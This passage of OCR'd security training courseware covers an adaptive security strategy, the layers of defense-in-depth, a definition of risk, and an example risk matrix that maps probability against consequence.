

Predict
Risk and Vulnerability Assessment
Attack Surface Analysis
Threat Intelligence
04
01
Protect
Defense-in-depth Security Strategy
Protect endpoints
Protect network
Protect data
Technical
Technology
Administrative
Operations
Assets
People
Physical
Respond
Incident Response
03
02
Detect
Continuous Threat Monitoring

Figure 1.7: Continual/Adaptive Security Strategy




Defense-in-Depth

- Defense-in-depth is a security strategy in which **several protection layers** are placed throughout an information system
- It helps to **prevent direct attacks** against the system and its data because a break in one layer only leads the attacker to the next layer

Defense-in-Depth Layers
Policies, Procedures, and Awareness
Physical
Perimeter
Internal Network
Host
Application
Data
Defense-in-Depth Layers


Defense-in-Depth

Defense-in-depth is a security strategy in which security professionals use several protection layers throughout an information system. This strategy uses the military principle that it is more difficult for an enemy to defeat a complex and multi-layered defense system than to penetrate a single barrier. Defense-in-depth helps to prevent direct attacks against an information system and its data because a break in one layer only leads the attacker to the next layer. If a hacker gains access to a system, defense-in-depth minimizes any adverse impact and gives administrators and engineers time to deploy new or updated countermeasures to prevent a recurrence of the intrusion.



Defense-in-Depth Layers
Policies, Procedures, and Awareness
Physical
Perimeter
Internal Network
Host
Application
Data
Defense-in-Depth Layers

Figure 1.8: Defense in Depth



What is Risk?

- Risk refers to the degree of **uncertainty** or expectation that an adverse event may cause damage to the system
- Risks are categorized into different levels according to their estimated impact on the system
- A risk matrix is used to scale risk by considering the **probability**, **likelihood**, and **consequence or impact** of the risk

Risk Levels

Risk Level	Action
Extreme or High	➢ Immediate measures should be taken to combat risk ➢ Identify and impose controls to reduce risk to a reasonably low level
Medium	➢ No urgent action is required ➢ Implement controls as soon as possible to reduce risk to a reasonably low level
Low	➢ Take preventive steps to mitigate the effects of risk

Risk Matrix

Probability			Consequences				
			Insignificant	Minor	Moderate	Major	Severe
81 - 100%	Likelihood	Very High Probability	Low	Medium	High	Extreme	Extreme
61 - 80%		High Probability	Low	Medium	High	High	Extreme
41 - 60%		Equal Probability	Low	Medium	Medium	High	High
21 - 40%		Low Probability	Low	Low	Medium	Medium	High
1 - 20%		Very Low Probability	Low	Low	Medium	Medium	High

Note: This is an example of a risk matrix. Organizations need to create their own risk matrix based on their business needs

What is Risk?

Risk refers to the degree of uncertainty or expectation of potential damage that an adverse event may cause to the system or its resources, 